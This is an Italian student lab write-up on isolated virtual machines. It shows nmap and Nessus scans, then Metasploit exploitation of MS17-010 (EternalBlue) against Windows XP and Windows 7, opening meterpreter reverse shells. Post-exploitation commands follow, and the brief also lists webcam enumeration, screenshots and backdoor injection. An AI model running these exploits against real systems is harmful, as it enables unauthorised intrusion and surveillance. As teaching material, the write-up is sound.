$ sudo nmap -sV -A -p- 192.168.75.150  
[sudo] password for kali:  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-18 07:09 EDT  
Nmap scan report for 192.168.75.150  
Host is up (0.0024s latency).  
Not shown: 65505 closed tcp ports (reset)  
PORT STATE SERVICE VERSION  
21/tcp open ftp vsftpd 2.3.4  
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)  
|_ftp-syst:  
|STAT:  
|FTP server status:  
|Connected to 192.168.75.100  
|Logged in as ftp  
|TYPE: ASCII  
|No session bandwidth limit  
|Session timeout in seconds is 300  
|Control connection is plain text  
|Data connections will be plain text  
|vsFTPD 2.3.4 - secure, fast, stable  
|_End of status  
22/tcp open ssh OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)  
|ssh-hostkey:  
|1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)  
|2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)  
23/tcp open telnet Linux telnetd  
25/tcp open smtp Postfix smtpd  
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTT  
CEDSTATUSCODES, 8BITMIME, DSN  
53/tcp open domain ISC BIND 9.4.2  
|dns-nsid:  
|_bind.version: 9.4.2  
80/tcp open http Apache httpd 2.2.8 ((Ubuntu) DAV/2)  
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2  
|_http-title: Metasploitable2 - Linux  
111/tcp open rpcbind 2 (RPC #100000)  
|rpcinfo:  
|program version port/proto service  
|100000 2 111/tcp rpcbind  
|100000 2 111/udp rpcbind  
|100003 2,3,4 2049/tcp nfs  
|100003 2,3,4 2049/udp nfs  
|100005 1,2,3 43600/udp mountd  
|100005 1,2,3 57269/tcp mountd  
|100021 1,3,4 35049/udp nlockmgr  
|100021 1,3,4 58153/tcp nlockmgr  
|100024 1 35499/udp status  
|100024 1 36121/tcp status  
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
445/tcp open netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)  
512/tcp open exec netkit-rsh rexecd
```

```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ sudo systemctl start nessusd.service  
[sudo] password for kali:  
(kali@kali)-[~]  
$
```


E' buona abitudine, una volta eseguito il vulnerability scanner, leggere attentamente il **report** delle vulnerabilità trovate. Questo ci aiuterà a trovare le soluzioni adatte e trovarsi a proprio agio quando si svolgono task come questa.

90509 - Samba Badlock Vulnerability

Synopsis

An SMB server running on the remote host is affected by the Badlock vulnerability.

Description

The version of Samba, a CIFS/SMB server for Linux and Unix, running on the remote host is affected by a flaw, known as Badlock, that exists in the Security Account Manager (SAM) and Local Security Authority (Domain Policy) (LSAD) protocols due to improper authentication level negotiation over Remote Procedure Call (RPC) channels. A man-in-the-middle attacker who is able to intercept the traffic between a client and a server hosting a SAM database can exploit this flaw to force a downgrade of the authentication level, which allows the execution of arbitrary Samba network calls in the context of the intercepted user, such as viewing or modifying sensitive security data in the Active Directory (AD) database or disabling critical services.

See Also

<http://badlock.org>
<https://www.samba.org/samba/security/CVE-2016-2118.html>

Solution

Upgrade to Samba version 4.2.11 / 4.3.8 / 4.4.2 or later.

Risk Factor

CVSS v3.0 Base Score

7.5 (CVSS:3.0/AV:N/AC:H/PR:N/UI:R/S:U/C:H/I:H/A:H)

CVSS v3.0 Temporal Score

6.5 (CVSS:3.0/E:U/RL:O/RC:C)

VPR Score

6.7

CVSS v2.0 Base Score

6.8 (CVSS2#AV:N/AC:M/Au:N/C:P/I:P/A:P)

CVSS v2.0 Temporal Score

5.0 (CVSS2#E:U/RL:OF/RC:C)

192.168.75.15029

References

BID	86002
CVE	CVE-2016-2118
XREF	CERT:813296

Plugin Information

Published: 2016/04/13, Modified: 2019/11/20

Plugin Output

tcp/445/cifs

Exploit Windows con Metasploit

Traccia Giorno 5:

Sulla macchina Windows XP (o in alternativa Windows 7) ci sono diversi servizi in ascolto vulnerabili. Si richiede allo studente di:

Effettuare un Vulnerability Scanning (basic scan) con Nessus sulla macchina Windows XP (o in alternativa Windows 7)

Sfruttare la vulnerabilità identificata dal codice MS17-010 con Metasploit.

Requisiti laboratorio Giorno 5:

IP Kali Linux: 192.168.198.100

IP Windows XP(o 7): 192.168.198.200 Listen port (payload option): 9999

Evidenze laboratorio Giorno 5:

Una volta ottenuta una sessione Meterpreter, eseguite una fase di test per confermare di essere sulla macchina target. Recuperate le seguenti informazioni:

- 1) se la macchina target è una macchina virtuale oppure una macchina fisica
- 2) le impostazioni di rete della macchina target
- 3) se la macchina target ha a disposizione delle webcam attive
- 4) recuperate uno screenshot del desktop
- 5) i privilegi dell'utente
- 6) creare una backdoor, iniettarla nel sistema, intercettare al connessione ed avviarla.

Procediamo con la scansione Nessus avviando il servizio dal terminale con il comando **sudo systemctl start nessusd.service** e usiamo il tool **nmap** per visionare le versioni dei servizi sulle porte scannerizzate su WindowsXP(192.168.198.200) e Windows7(192.168.198.201)

```
kali@kali: ~  
File Actions Edit View Help  
[kali@kali]~  
$ sudo nmap -sV -A -p- 192.168.198.200  
[sudo] password for kali:  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-19 04:11 EDT  
Nmap scan report for 192.168.198.200  
Host is up (0.0034s latency).  
Not shown: 65532 closed tcp ports (reset)  
PORT      STATE SERVICE        VERSION  
135/tcp   open  msrpc          Microsoft Windows RPC  
139/tcp   open  netbios-ssn    Microsoft Windows netbios-ssn  
445/tcp   open  microsoft-ds   Windows XP microsoft-ds  
MAC Address: 08:00:27:5C:8D:1C (Oracle VirtualBox virtual NIC)  
Device type: general purpose  
Running: Microsoft Windows XP  
OS CPE: cpe:/o:microsoft:windows_xp::sp2 cpe:/o:microsoft:windows_xp::sp3  
OS details: Microsoft Windows XP SP2 or SP3  
Network Distance: 1 hop  
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp  
  
Host script results:  
|_ smb-security-mode:  
|   account_used: guest  
|   authentication_level: user  
|   challenge_response: supported  
|_ message_signing: disabled (dangerous, but default)  
|_ clock-skew: mean: -59m59s, deviation: 1h24m50s, median: -1h59m59s  
|_ smb2-time: Protocol negotiation failed (SMB2)  
|_ smb-os-discovery:  
|   OS: Windows XP (Windows 2000 LAN Manager)  
|   OS CPE: cpe:/o:microsoft:windows_xp::-  
|   Computer name: windowsxp  
|   NetBIOS computer name: WINDOWSXP\x00  
|   Workgroup: WORKGROUP\x00  
|_ System time: 2024-04-19T10:11:46+02:00  
|_ nbstat: NetBIOS name: WINDOWSXP, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:5c:8d:1c (Oracle VirtualBox virtual NIC)  
  
TRACEROUTE  
HOP RTT      ADDRESS  
1 3.40 ms 192.168.198.200  
  
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 55.89 seconds  
[kali@kali]~  
$
```

```
kali@kali: ~  
File Actions Edit View Help  
[kali@kali]~  
$ sudo nmap -sV -A -p- 192.168.198.201  
[sudo] password for kali:  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-19 05:14 EDT  
Nmap scan report for 192.168.198.201  
Host is up (0.0016s latency).  
Not shown: 65526 closed tcp ports (reset)  
PORT      STATE SERVICE        VERSION  
135/tcp   open  msrpc          Microsoft Windows RPC  
139/tcp   open  netbios-ssn    Microsoft Windows netbios-ssn  
445/tcp   open  microsoft-ds   Windows 7 Professional 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)  
49152/tcp open  msrpc          Microsoft Windows RPC  
49153/tcp open  msrpc          Microsoft Windows RPC  
49154/tcp open  msrpc          Microsoft Windows RPC  
49155/tcp open  msrpc          Microsoft Windows RPC  
49156/tcp open  msrpc          Microsoft Windows RPC  
49157/tcp open  msrpc          Microsoft Windows RPC  
MAC Address: 08:00:27:D9:83:18 (Oracle VirtualBox virtual NIC)  
Device type: general purpose  
Running: Microsoft Windows 7|2008|8.1  
OS CPE: cpe:/o:microsoft:windows_7::- cpe:/o:microsoft:windows_7::sp1  
cpe:/o:microsoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows_8.1  
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows Server 2008 R2, Windows 8, or Windows 8.1 Update 1  
Network Distance: 1 hop  
Service Info: Host: DAVIDEC-PC; OS: Windows; CPE: cpe:/o:microsoft:windows  
  
Host script results:  
|_ smb-os-discovery:  
|   OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.1)  
|   OS CPE: cpe:/o:microsoft:windows_7::sp1:professional  
|   Computer name: DavideC-PC  
|   NetBIOS computer name: DAVIDEC-PC\x00  
|   Workgroup: WORKGROUP\x00  
|_ System time: 2024-03-18T11:44:40+01:00  
|_ clock-skew: mean: -31d22h51m44s, deviation: 34m37s, median: -31d22h31m45s  
|_ smb2-time:  
|   date: 2024-03-18T10:44:40  
|_ start_date: 2024-03-18T08:49:39  
|_ nbstat: NetBIOS name: DAVIDEC-PC, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:d9:83:18 (Oracle VirtualBox virtual NIC)  
|_ smb2-security-mode:  
|   2.1:0:  
|       Message signing enabled but not required  
|_ smb-security-mode:  
|   account_used: guest  
|   authentication_level: user
```

```
kali@kali: ~  
File Actions Edit View Help  
[kali@kali]~  
$ sudo systemctl start nessusd.service  
[sudo] password for kali:  
[kali@kali]~  
$ DAVIDE CANNAVACCIUOLO BYEREBELS
```

```
kali@kali: ~  
File Actions Edit View Help  
[kali@kali]~  
$ sudo systemctl start nessusd.service  
[sudo] password for kali:  
[kali@kali]~  
$ DAVIDE CANNAVACCIUOLO BYEREBELS
```

Procediamo con i basic
scan sulle macchine
Windows e individuiamo la
vulnerabilità
MS17_010(EternalBlue)

BUILDWEEKII.5.WIN7 / Microsoft Windows (Multiple Issues)

Configure

Audit Trail

Launch

Report

Export

Hosts1

Vulnerabilities18

Notes1

History1

Search Vulnerabilities

4 Vulnerabilities

Sev	CVSS	VPR	Name	Family	Count		
<input type="checkbox"/>	CRITICAL	10.0	Unsupported Windows OS (remote)	Windows	1		
<input type="checkbox"/>	HIGH	8.1	9.7	MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPI...	Windows	1	
<input type="checkbox"/>	MEDIUM	6.8	6.0	MS16-047: Security Update for SAM and LSAD Remote Protocols (3148527) (Badlock) (uncredentialed check)	Windows	1	
<input type="checkbox"/>	INFO			WMI Not Available	Windows	1	

Scan Details

Policy:

Basic Network Scan

Status:

Completed

Severity Base:

CVSS v3.0

Scanner:

Local Scanner

Start:

Today at 5:29 AM

End:

Today at 5:32 AM

Elapsed:

3 minutes

Vulnerabilities

Critical

High

Medium

Low

Info

BUILDWEEKII.5 / 192.168.198.200 / Microsoft Windows (Multiple Issues)

Configure

Audit Trail

Launch

Report

Export

Vulnerabilities19

Search Vulnerabilities

5 Vulnerabilities

Sev	CVSS	VPR	Name	Family	Count		
<input type="checkbox"/>	CRITICAL	10.0 *	7.4	MS09-001: Microsoft Windows SMB Vulnerabilities Remote Code Execution (958687) (uncredentialed check)	Windows	1	
<input type="checkbox"/>	CRITICAL	10.0		Unsupported Windows OS (remote)	Windows	1	
<input type="checkbox"/>	CRITICAL	9.8	9.2	MS08-067: Microsoft Windows Server Service Crafted RPC Request Handling Remote Code Execution (95864...	Windows	1	
<input type="checkbox"/>	HIGH	8.1	9.7	MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPI...	Windows	1	
<input type="checkbox"/>	INFO			WMI Not Available	Windows	1	

Scan Details

Policy:

Basic Network Scan

Status:

Completed

Severity Base:

CVSS v3.0

Scanner:

Local Scanner

Start:

Today at 3:58 AM

End:

Today at 4:01 AM

Elapsed:

3 minutes

Vulnerabilities

Critical

High

Medium

Low

Info



FOLDERS

My Scans

All Scans

Trash

1

RESOURCES

Policies

Plugin Rules

Terrascan

HIGH

MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPION) (ETERNALROMA...

<

>

Plugin Details

✎

Description

The remote Windows host is affected by the following vulnerabilities :

- Multiple remote code execution vulnerabilities exist in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of certain requests. An unauthenticated, remote attacker can exploit these vulnerabilities, via a specially crafted packet, to execute arbitrary code. (CVE-2017-0143, CVE-2017-0144, CVE-2017-0145, CVE-2017-0146, CVE-2017-0148)

- An information disclosure vulnerability exists in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of certain requests. An unauthenticated, remote attacker can exploit this, via a specially crafted packet, to disclose sensitive information. (CVE-2017-0147)

ETERNALBLUE, ETERNALCHAMPION, ETERNALROMANCE, and ETERNALSYNERGY are four of multiple Equation Group vulnerabilities and exploits disclosed on 2017/04/14 by a group known as the Shadow Brokers. WannaCry / WannaCrypt is a ransomware program utilizing the ETERNALBLUE exploit, and EternalRocks is a worm that utilizes seven Equation Group vulnerabilities. Petya is a ransomware program that first utilizes CVE-2017-0199, a vulnerability in Microsoft Office, and then spreads via ETERNALBLUE.

Solution

Microsoft has released a set of patches for Windows Vista, 2008, 7, 2008 R2, 2012, 8.1, RT 8.1, 2012 R2, 10, and 2016. Microsoft has also released emergency patches for Windows operating systems that are no longer supported, including Windows XP, 2003, and 8.

For unsupported Windows operating systems, e.g. Windows XP, Microsoft recommends that users discontinue the use of SMBv1. SMBv1 lacks security features that were included in later SMB versions. SMBv1 can be disabled by following the vendor instructions provided in Microsoft KB2696547. Additionally, US-CERT recommends that users block SMB directly by blocking TCP port 445 on all network boundary devices. For SMB over the NetBIOS API, block TCP ports 137 / 139 and UDP ports 137 / 138 on all network boundary devices.

See Also

<http://www.nessus.org/u768fc8eff>

<http://www.nessus.org/u7321523eb>

<http://www.nessus.org/u7065561d0>

<http://www.nessus.org/u7d9f569cf>

<https://blogs.technet.microsoft.com/filecab/2016/09/16/stop-using-smb1/>

Severity:

High

ID:

97833

Version:

1.30

Type:

remote

Family:

Windows

Published:

March 20, 2017

Modified:

May 25, 2022

VPR Key Drivers

Threat Recency: No recorded events

Threat Intensity: Very Low

Exploit Code Maturity: High

Age of Vuln: 730 days +

Product Coverage: Low

CVSSv3 Impact Score: 5.9

Threat Sources: Security Research

Risk Information

Vulnerability Priority Rating (VPR): 9.7

Risk Factor: High

CVSS v3.0 Base Score 8.1

CVSS v3.0 Vector: CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:H

CVSS v3.0 Temporal Vector: CVSS:3.0/E:H/RL:O/RC:C

CVSS v3.0 Temporal Score: 7.7

Ci spostiamo sul tool **MSFConsole** dove cercheremo la vulnerabilità trovata. Usiamo i seguenti exploit:

- WinXP: **windows/smb/ms17_010_psexec**
- Win7: **windows/smb/ms17_010_eternalblue**

Con **show options** notiamo che ci sono valori da settare:(RHOST,LPORT)

- WinXP: **set rhost 192.168.198.200 ---> set lport 9999**
- Win7: **set rhost 192.168.198.201 ---> set lport 9999**

Utilizziamo **run/exploit** per accedere a una sessione **Meterpreter**.

```
kali@kali: ~  
File Actions Edit View Help  
Interact with a module by name or index. For example info 3, use 3 or use auxiliary/scanner/smb/smb_ms17_010  
  
msf6 > use 1  
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp  
msf6 exploit(windows/smb/ms17_010_psexec) > show options  
  
Module options (exploit/windows/smb/ms17_010_psexec):  
  
  Name      Current Setting  Required  Description  
  --      -  
  DBGTRACE  false           yes       Show extra debug trace info  
  LEAKATTEMPTS  99             yes       How many times to try to leak transaction  
  NAMEDPIPE  no              no        A named pipe that can be connected to (leave blank for auto)  
  NAMED_PIPES  /usr/share/metasploit-framework/data/wordlists/named_pipes.txt  yes       List of named pipes to check  
  RHOSTS      no              yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html  
  RPORT      445             yes       The Target port (TCP)  
  SERVICE_DESCRIPTION  no              no        Service description to be used on target for pretty listing  
  SERVICE_DISPLAY_NAME  no              no        The service display name  
  SERVICE_NAME  no              no        The service name  
  SHARE      ADMIN$          yes       The share to connect to, can be an admin share (ADMIN$,C$,...) or a normal read/write folder share  
  SMBDomain  .               no        The Windows domain to use for authentication  
  SMBPass     no              no        The password for the specified username  
  SMBUser     no              no        The username to authenticate as  
  
Payload options (windows/meterpreter/reverse_tcp):  
  
  Name      Current Setting  Required  Description  
  --      -  
  EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none)  
  LHOST     192.168.198.100 yes       The listen address (an interface may be specified)  
  LPORT     4444            yes       The listen port  
  
Exploit target:  
  
  Id  Name  
  --  -  
  0   Automatic  
  
View the full module info with the info, or info -d command.  
msf6 exploit(windows/smb/ms17_010_psexec) > set rhost 192.168.198.200
```

```
kali@kali: ~  
File Actions Edit View Help  
  
msf6 > use 0  
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp  
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options  
  
Module options (exploit/windows/smb/ms17_010_eternalblue):  
  
  Name      Current Setting  Required  Description  
  --      -  
  RHOSTS      no              yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html  
  RPORT      445             yes       The target port (TCP)  
  SMBDomain  no              no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.  
  SMBPass     no              no        (Optional) The password for the specified username  
  SMBUser     no              no        (Optional) The username to authenticate as  
  VERIFY_ARCH  true            yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.  
  VERIFY_TARGET  true            yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.  
  
Payload options (windows/x64/meterpreter/reverse_tcp):  
  
  Name      Current Setting  Required  Description  
  --      -  
  EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none)  
  LHOST     192.168.198.100 yes       The listen address (an interface may be specified)  
  LPORT     4444            yes       The listen port  
  
Exploit target:  
  
  Id  Name  
  --  -  
  0   Automatic Target  
  
View the full module info with the info, or info -d command.  
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhost 192.168.198.201  
rhost => 192.168.198.201  
msf6 exploit(windows/smb/ms17_010_eternalblue) > set lport 9999  
lport => 9999  
msf6 exploit(windows/smb/ms17_010_eternalblue) > run  
  
[*] Started reverse TCP handler on 192.168.198.100:9999  
[*] 192.168.198.201:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check  
[+] 192.168.198.201:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64
```



Una volta aperta la sessione Meterpreter utilizziamo i seguenti comandi:

- **run post/windows/gather/checkvm**: per capire se il target è una macchina virtuale;
- **ipconfig/sysinfo**: recuperiamo varie informazioni sulla macchina target(ip,server,versioni);
- **webcam_list**: per recuperare eventuali webcam collegate con la macchina;
- **screenshot**: recuperiamo uno screenshot della macchina target;
- **getuid**: recuperiamo i privilegi dell'utente che usa la sessione.

```
kali@kali: ~  
File Actions Edit View Help  
msf6 exploit(windows/smb/ms17_010_psexec) > run  
[*] Started reverse TCP handler on 192.168.198.100:9999  
[*] 192.168.198.200:445 - Target OS: Windows 5.1  
[*] 192.168.198.200:445 - Filling barrel with fish... done  
[*] 192.168.198.200:445 - | Entering Danger Zone |  
[*] 192.168.198.200:445 - [*] Preparing dynamite ...  
[*] 192.168.198.200:445 - [*] Trying stick 1 (x86)... Boom!  
[*] 192.168.198.200:445 - [+] Successfully Leaked Transaction!  
[*] 192.168.198.200:445 - [+] Successfully caught Fish-in-a-barrel  
[*] 192.168.198.200:445 - | Leaving Danger Zone |  
[*] 192.168.198.200:445 - Reading from CONNECTION struct at: 0x81cee560  
[*] 192.168.198.200:445 - Built a write-what-where primitive ...  
[+] 192.168.198.200:445 - Overwrite complete... SYSTEM session obtained!  
[*] 192.168.198.200:445 - Selecting native target  
[*] 192.168.198.200:445 - Uploading payload ... RuaivhjU.exe  
[*] 192.168.198.200:445 - Created \RuaivhjU.exe ...  
[+] 192.168.198.200:445 - Service started successfully ...  
[*] 192.168.198.200:445 - Deleting \RuaivhjU.exe ...  
[-] 192.168.198.200:445 - Delete of \RuaivhjU.exe failed: The server responded with error: STATUS_CANNOT_DELETE (Com  
mand=6 WordCount=0)  
[*] Sending stage (176198 bytes) to 192.168.198.200  
[*] Meterpreter session 1 opened (192.168.198.100:9999 → 192.168.198.200:1056) at 2024-04-19 05:06:50 -0400  
  
meterpreter > run post/windows/gather/checkvm  
  
[*] Checking if the target is a Virtual Machine ...  
[+] This is a VirtualBox Virtual Machine  
meterpreter > ipconfig  
  
Interface 1  
-----  
Name : MS TCP Loopback interface  
Hardware MAC : 00:00:00:00:00:00  
MTU : 1520  
IPv4 Address : 127.0.0.1  
  
Interface 2  
-----  
Name : Scheda server Intel(R) PRO/1000 Gigabit - Miniport dell'Utilit* di pianificazione pacchetti  
